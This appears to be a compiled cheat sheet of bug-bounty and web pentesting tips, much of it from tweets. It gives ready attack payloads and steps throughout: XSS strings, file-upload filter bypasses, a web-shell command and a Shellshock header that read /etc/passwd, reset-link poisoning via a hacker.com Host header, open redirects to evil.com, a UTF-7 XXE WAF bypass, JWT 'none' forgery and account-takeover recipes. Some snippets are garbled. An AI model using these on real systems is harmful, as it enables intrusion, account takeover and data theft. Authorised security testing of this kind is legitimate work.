
<https://github.com/ozguralp/gmapsapiscanner...>


to exploit.

database dumps



pentesting JIRA/Confluence webapps

While pentesting JIRA/Confluence webapps, if you ever come across this warning, simply add: X-Atlassian-Token: no-check in the request body and that would probably bypass this warning.



INFORMATION DISCLOSURE

org:

<http://blabla.com>

http.title:rocketmq-console

A small shodan dork to pull up RocketMQ console which often has quite confidential production information disclosed.

password function

If you testing forgot password function usually website not allow < > . Fill the blanks via random values like xx@aj.com fire your burpsuite and intercept on you will see email parameter: xx@aj.com Change this to xx@aj.com"> <script>alert(1)</script>

Bypassing most FILE Uploads filters

```
* .htaccess ← upload htaccess  
* file.svg ← uploading svg = xss  
* file.SVg ← must try case mismatch  
* file.png.svg  
* file.php%00.png  
* file.png' or '1='1  
* ../../file.png  
* file.svg ← invalid ext.
```

PARAMETERS

Get all target parameters: `gau <http://riders.uber.com|grep> -Eio '\\?\\S*' | tr '?' '' |awk '{print $1}'|tr '&' '\\n'|tr '=' '' |awk '{print $1}'|sort -u`

vulnerable endpoints

Open Redirect + Miconfigured OAuth App ⇒ OAuth Token Stealing

Open Redirect + Filtered SSRF ⇒ SSRF

Open Redirect + CRLFi ⇒ XSS

Open Redirect + javascript URI ⇒ XSS

- Google dorks `site:domain.com inurl:[PARAMETER]` using a parameter list 23
- Manual inspection by navigating the webapp and intercepting the requests

```
cat subdomains | waybackurls | tee -a urls
```

2

```
cat subdomains | hakrawler -depth 3 -plain | tee -a urls
```

3

```
gf redirect urls
```

Quick tip dIRECTORY

If '/something' ⇒ 403

Try -

```
'/something/'  
'/something/%20'  
'/something.html'  
'/something.json'  
'/something/?anything'  
'/something#'  
Works sometimes
```

Happy hacking....!!!

CRLF

Some useful filter evasion characters:

%0a%0d ⇒ CRLF

%00 ⇒ Nullbyte

%E2%80%AE ⇒ RTL Character (writes payloads backwards)

Of course there's loads more, but this covers a lot of the best ones which I have come across.

SAML

#noobtip

if you're testing a website and it's redirect to Onelogin. No problems just tracing the SAML request and decode it to find the hidden website in the request. Buggy Internal website..

SAML tracer

[https://addons.mozilla.org/en-US/firefox/addon/saml-tracer/...](https://addons.mozilla.org/en-US/firefox/addon/saml-tracer/)

SAML Decoder

<https://samltool.com/decode.php>

Open Redirect Through HTTP Pollution Attack.

URL → sub.dom-co/go/https/dom-co

1) sub.dom-co/go/https/dom-co.evil-co/

→ 404

2) sub.dom-co/go/https/dom-co/go/https/dom-co.evil-co/

→ Redirected To Evil website

Original URL was like this:
<https://sub.dom.com/go/https/dom.com/>


Try 1: Failed → 404
<https://sub.dom.com/go/https/dom.com.EVIL.COM/>

Try 2: Success → 200 and Redirected to EVIL.COM
<https://sub.dom.com/go/https/dom.com/go/https/dom.com.EVIL.COM/>

Abuse ouath Sign-up flow

- 1) Use phone number instead email in 3rd party to sign-up.
- 2) Link victim's email to your 3rd party account while singup on target.
- 3) Login to victim's account using your 3rd party account.

Bypass rate limit



Upload RCE

1. Checking functions manually
2. Found document section where we can upload documents of daily report.
2. Tried simple .php, php2,phps,php4 no success
3. I changed content & file type in PUT request with .phps and got success
4. /any.php?cmd=cat+/etc/passwd

Delete uninteresting URLs from a file (such as those from waybackurls output)


```
perl -i -ne '/^((?!?).)*\.(css|jpg|png|gif|svg|ico)(\?.*|$)/ || print' urls.txt
```

Ensures potentially interesting URLs are kept, such as:

```
http://example.tld/css.php?file=style.css
```

```
https://twitter.com/mehedi1194/status/1262615574082772995
```


"Recon to Sensitive Information Disclosure"



XSS

https://twitter.com/MasterSEC_AR/status/1263274583085416448

Application Logic Bugs



Access Control Issues on Web


While Testing for Access Control Issues on Web

Invite the person to ur team

After he accepts the invitation, grant him admin privileges from settings

Now Remove that person > Logout > Login and add him again. He gets admin privilege by default

secrets from Github



XSS css

So: Site allows external '.css' stylesheets? Inject your XSS on your local 'style.css' and call it from external "<svg><link href='//evil.com/style.css'" XSS will be injected in the html! (CSP it's on? but no style-src?) so hit the box dude!
#bugbounty #infosec

Bypassing most FILE Uploads

```
* .htaccess ← upload htaccess  
* file.svg ← uploading svg = xss  
* file.SVg ← must try case mismatch  
* file.png.svg  
* file.php%00.png  
* file.png' or '1'='1  
* ../../file.png  
* file.'svg ← invalid ext.
```

xss json

Once you see the JSON payload like this


```
{"id":"abcabccababc","name":"file-name"}  
modify it for this:  
{"id":"abcabc\"><svg/onload=confirm(1)>abcabc","name":"file-name"}  
Refresh the page and see that javascript will be executed
```

idor vulnerability

- 1 - GET /v1/orders/1000
 - 2 - Change the order number 1200 == status 200 ok
 - 3 - Change the method
 - 4 - DELETE/v1/orders/1000 == status 200 ok Order deleted
- All Orders can be deleted

Do you love FUZZING?

Here is an simple python script which replaces the parameter values in target URL's with your desired input.
Make your huge list of target URL's ready to go for fuzzing and mass testing.



```
root@root:~/Desktop/tst# cat urls.txt
http://google.com?param1=value1
https://hello.com?param2=1&param3=3
https://hello.com?param1=1&param2=2&param4=4
root@root:~/Desktop/tst# python3 script.py urls.txt FUZZ
http://google.com?param1=FUZZ
https://hello.com?param2=FUZZ&param3=FUZZ
https://hello.com?param1=FUZZ&param2=FUZZ&param4=FUZZ
root@root:~/Desktop/tst# python3 script.py urls.txt https://google.com
http://google.com?param1=https://google.com
https://hello.com?param2=https://google.com&param3=https://google.com
https://hello.com?param1=https://google.com&param2=https://google.com&param3=https://google.com
root@root:~/Desktop/tst# python3 script.py urls.txt '<script>alert(0)</script>'
http://google.com?param1=<script>alert(0)</script>
https://hello.com?param2=<script>alert(0)</script>&param3=<script>alert(0)</script>
https://hello.com?param1=<script>alert(0)</script>&param2=<script>alert(0)</script>&param4=<script>alert(0)</script>
root@root:~/Desktop/tst#
```

Blind SSRF + Dns Rebinding

```

Blind SSRF + Dns Rebinding
{"path":"/data/users/"}
{"path","
http://fakedns.tech
"} → 500 ERROR
{"path","
http://fakedns.tech
"} → Didn't work
{"path","@https://fakedns.tech"} → Did Port scan via Dns rebinding.
Found a TP-Link router
Bounty: 600$ ( Out of scope )

```

XXE tips


+

XXE WAF bypass

if the external entities is blocked By WAF and not disabled in server side parsers you can easily bypass it it using
UTF7 encoding !

```

<?xml version="1.0" encoding="UTF-7"?>
+ADwAIQ-DOCTYPE foo+AFs +ADwAIQ-ELEMENT foo ANY .....
```



.env

here is another tip for you guys

found a .env file with creds to database but the 3306 port not accepting any connections?

do dir search and if you are lucky you can find pma or phpmyadmin directory . then you are good to go.
just owned one ;)

cookiepedia @@

some companies use a specific cookies parametre names
you can take this advantage and reveal some hidden domaines & subdomaines that use the same parametre using
cookiepedia .

<http://cookiepedia.co.uk>

Any time you see an endpoint in a bruteforce that responds via GET you can try a POST/PUT/TRACE/OPTIONS
situationally to see if you get anything interesting back.

Testing Password Reset Functionnalities

While inviting users into your account/organization, you can also try inviting company emails and add a new field "password": "example123". or "pass": "example123" in the request. you may end up resetting a user password.
#BugBountyTips 1/3

Company emails can be found on target's GitHub Repos members or you can check on <http://hunter.io>. some users have a feature to set a password for invited emails, so here we can try adding a pass parameter #BugBountyTips 2/3

If successful, we can use those credentials to login into the account, SSO integrations, support panels, etc
#BugBountyTips 3/3

```
Testing Password Reset Functionnalities
@hussein98d on Twitter

1) Include your mail as a second parameter (you might receive the reset link):
POST /reset
[...]
email=victim@tld.xyz&email=hacker@tld.xyz


2) Brute force reset token if it is numeric. You can use IP Rotator on Burpsuite
   to bypass rate limit in case it's IP based :
POST /reset
[...]
email=victim@tld.xyz&code=$BRUTE$

3) Try to use your reset token on target's account:
POST /reset
[...]
email=victim@tld.xyz&code=$YOUR-TOKEN$

4) Host header injection ; change website.com to hacker.com (victim might receive the reset link with
   your host instead of the original website's)
POST /reset
Host: hacker.com
[...]

5) Try to figure out how the tokens are generated . Exemples can be:
-Generated based on TimeStamp
-Generated based on the ID of the user
-Generated based on the email of the user
```

404 Bypass, yea sounds weird



Right now I just bypassed one endpoint by doing this

```
site.com/secret => 404
site.com/secret/* => 200 (revealed the secret)
```

POC: <https://bit.ly/404bypass>

@mehedi1194

Private API Keys: Disclosing Sensitive Info

(It's about exploitation)

Severity: P1-P4 (Depends on Impact)

A. For Web: Analyse Source code and Look for Private API Keys or secret Keys/tokens.(Use JS scrapper or Linkfinder by GerbenJavado)

B. For Android:

1. Decompile Android APK.
2. Look for API_Keys and other Sensitive tokens.

Exploitation: Use this lovely Github Repo to exploit API Keys

<https://github.com/streaak/keyhacks...>

Most of the API Keys which are highly used by Organisations are listed here in this Repo :)

Account Takeover without the need to enter right password and OTP

1. Found a register endpoint via JS file "/register".
2. On that register endpoint entered any already registered username and wrong password.
3. Clicked on login -> captured the request -> modified the request by tampering a parameter named login_method:"Normal" to login_method:"Anything".
4. Success message appeared, but wasn't able to login.
5. Reloaded the same success message page -> captured the request and saw a valid session cookie. Copied and pasted that session cookie for every API call made. eg- Change password/Email API call.
6. BOOM! ATO without the need of right password/OTP.

recon ffuf tip @



ffuf -u https://domain/FUZZ -r -w wordlist.txt -t 400 -fw 1 -mc 200,204,301,302,307,401,403,400,404
change the -fw 1 to the number of words of the default 404 page :)

Open Redirect

A payload which gave me a valid Openredirect recently
payload :- //.@.

@attacker

.com

```

Original URL:
https://domain.com/url?q=https://only.whitelist.com/

1. target.com was in whitelist domains

2. target.com can redirect to any site but with token only:
https://target.com/go?redirect=https://evil.com/&token=xyz

3. Try1: Failed
https://domain.com/url?q=https://target.com/go?redirect=https://evil.com/&token=xyz

Flow: domain.com -> target.com -X-> evil.com
Coz anything after "&" was filtering and token is compulsory for redirection.


4. Trick: Url Encode the "&" -> "%26"

5. Final: Success redirected to EVIL.COM
https://domain.com/url?q=https://target.com/go?redirect=https://evil.com/%26token=xyz

#HR51KDB @darklotuskdb

```


HARDCODED CREDITNALS



root users info

1. Crawl your target using burp check for /cgi-bin/status
GET /cgi-bin/status
2. Send it to repeater and
3. Replace User-Agent : { ;}; echo \$(</etc/passwd)
4. Click on send and in response you will see root users info of the web server.

Simplest Privilege Escalation



Tag Hack Logic

Site having features like Instagram where we can use

#tags

for posts .

1. Spider whole web
2. Find # in search
3. Found 156 tags . Sorted and found 70+ tags were just used in article but no post in website featured posts and account also.

4. Created posts using that tag and posted on site.


Impact: Whenever normal user clicks on that tag , User will see content of attacker.

Origination removed that tags in 3 hours only.

Tip: If you see any tag .Open it , If no post then create your post and add that tag

Company already used that tag but there was no post of tag. Simply I created posts using that tag. Attacker can use that tag to show malicious content on behalf of organization. Goodwill , Reputation all matters that how company works.

Command injection hacks:)



P1 of the day on

[@Bugcrowd](#)

:


- 1- <https://host> ⇒ 403 forbidden
- 2- <https://host/app> ⇒ Redirect to corporate SSO
- 3- <https://host/app/main.js> ⇒ IP:8005 and Api_key
- 4- <https://IP:8005/> ⇒ <https://IP:8005/swagger/ui/index#/Admin>
- 5- Use key in swagger⇒ Info Disclosure

if you find swagger endpoint v1.0


try to locate /api-docs/; apidocs or other directories under swagger and put this payload for example :

[https://exampledotcom/apidocs/?url=%3Cscript%3Ealert\(atob\(%22SGVyZSBpcyB0aGUgWFNT%22\)\)%3C/script%3E](https://exampledotcom/apidocs/?url=%3Cscript%3Ealert(atob(%22SGVyZSBpcyB0aGUgWFNT%22))%3C/script%3E)
good luck

SSRF



API Key/Secret/Token



Private Profile Disclosure

```

Private Profile Disclosure -
[Site was using wordpress to manage users account]
> There was option to keep profile private or public profile.

1. Go to > private Profile URL [https://example.com/profile/@xveera]
   > Check Source code
   > Info Disclosed.

2. Bypass - [https://example.com/profile/@xveera/feed/]

3. Another Bypass - [https://example.com/profile/0xveera/feed/atom/]

4. Bypassing Incomplete Fix - Making profile [private to public] and then back [public to private]
helped to bypass and got again access to /feed and /feed/atom endpoint.

5. Last Bypass -
   > checked [/wp-json/] got yoast endpoint.
   > [https://example.com/wp-json/yoast/v1/get_head?url=] Tried SSRF failed,
   > simply checked docs and given profile url
   [https://example.com/wp-json/yoast/v1/get_head?url=https://example.com/profile/0xveera]
   > Got access to Information.

6. All fixed , now again look on step 5- and hit /feed and /feed/atom/
** See research is my own here and I am looking for more endpoints will update very soon
[ -----> Follow me on Twitter - @xveera]

```

Authorization Bypasses:

- Check for basic IDORs(id=1,2,3...)
- If URL/abc/3 blocked, try URL/abc/3/edit or so (try valid or fake)
- if URL/logs → not working, try URL/logs.json
- Try add "admin=true" or so while registering (depending on target) [1/n]

- If doesn't work, try the last trick after registering and while updating the profile.
- Try understanding target structure and mappings to attack. Eg. If, URL/Org/1 → Maybe has many Orgs with many users. Add "org_id=2" or so as param and check for info disclosure . [2/2]

BLIND XSS



JWT Exploitation:

1. Register an Test account
2. Capture the homepage req in burp (After login)
3. In cookie: auth=

<http://header.data>

.signature (it is using JWT and will be in that format)

4. Send it over to decoder

and change one by one to base64 then in header you will see {"alg":"HS256","typ":"JWS"}.
{"login":"test","iat":"1591009369".55e9208ebd0ec76e8ec30f563ff76db0a9b6febb799ff2828e114bb31d3c22dYQ

5. so change it to None and under data change the test account to admin

